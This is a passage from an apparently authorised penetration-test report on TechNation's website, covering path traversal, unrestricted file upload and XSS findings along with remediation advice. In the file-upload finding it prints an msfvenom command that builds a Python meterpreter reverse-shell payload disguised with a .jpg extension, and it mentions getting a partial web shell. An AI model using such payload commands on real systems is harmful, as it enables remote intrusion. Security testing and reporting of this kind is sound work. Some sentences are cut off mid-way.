
To prevent SQL Injection attacks, the website should use parameterized queries instead of building SQL statements using user input. Input validation and sanitization should also be implemented to ensure that user input is properly formatted and does not contain any malicious code, characters, etc.


4. Path Traversal (also known as Directory Traversal) (High)

Path Traversal is a type of web application attack where an attacker exploits insufficient input validation or sanitization to manipulate file paths and access files or directories outside the intended scope. By inserting "../" sequences or other special characters into a URL, an attacker can traverse the directory structure and access sensitive files, including configuration files, source code, and user data. This can result in data leakage, unauthorized access, and other serious security risks.

After logging in as admin, we were able to change URL of the website, that lead to get access to server's files.

Due to limited testing time, we were unable to gain access to the root folder or successfully launch a reverse shell or web shell. However, this does not necessarily mean that these exploits were not possible when given more time and resources.






To prevent Path Traversal attacks, it is important to implement proper input validation and sanitization to prevent attackers from manipulating file paths. File access controls should be enforced to ensure that only authorized users can access sensitive files, and the use of absolute file paths instead of relative paths can further mitigate the risk of path traversal. It is also recommended to limit the permissions of the web server and to perform regular security testing to identify and remediate any vulnerabilities that could be exploited in path traversal attacks.


5. Unrestricted file upload / Remote File Inclusion (High)

Next issue is known as unrestricted file upload, that was found on /support.php page. Although we've tested that files that are not images do not pass, it was no problem to send various type of files, after just changing

Simply changing the file extension to ".png" was sufficient to trick the website into accepting and storing potentially malicious files on server. This is a highly dangerous vulnerability that could enable attackers to send TechNation a tampered virus, Trojan horse, or other malware, under the guise of an innocuous problem report and screenshot.


What is very dangerous, the uploaded file is saved in the same folder as file text.txt, that is stored on server and accessible after logging to admin, so attacker has easy access to uploaded file:







Also there is no scanner that will check if the file is a malware:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p python/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -f py > reverse_shell.py.jpg
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 428 bytes
Final size of py file: 2119 bytes
```




we also have information if the file was uploaded:






If there is non-picture extension, website returns kind of information if it was uploaded, or not. In this case, .php file didn't go through:



But changing extension to .png and uploading the file, gave us some kind of web shell, that didn't worked properly, but it shows that webpage is vulnerable to code injection.





To prevent unrestricted file uploads, it is important to implement proper input validation and sanitization to ensure that only authorized file types can be uploaded. The server should also enforce file size limits and perform virus scans on all uploaded files to detect and remove any potential malware. The use of secure file storage and access controls can also help to prevent unauthorized access to uploaded files. Regular security testing and updates to address any identified vulnerabilities can further help to mitigate the risk of unrestricted file uploads.


6. XSS: Cross-site scripting (High)

An XSS (Cross-Site Scripting) vulnerability on TechNation's website could enable attackers to inject malicious scripts or code into web pages viewed by other users. This could allow the attacker to steal sensitive information, such as login credentials or personal data, or to hijack user sessions and perform unauthorized actions on behalf of the user. It could also damage the reputation of TechNation and erode customer trust.


During the attack we were able to manipulate user's input by changing the purchase value, and also adding script that checks if webpage is vulnerable.








Also another page was vulnerable to such attack:

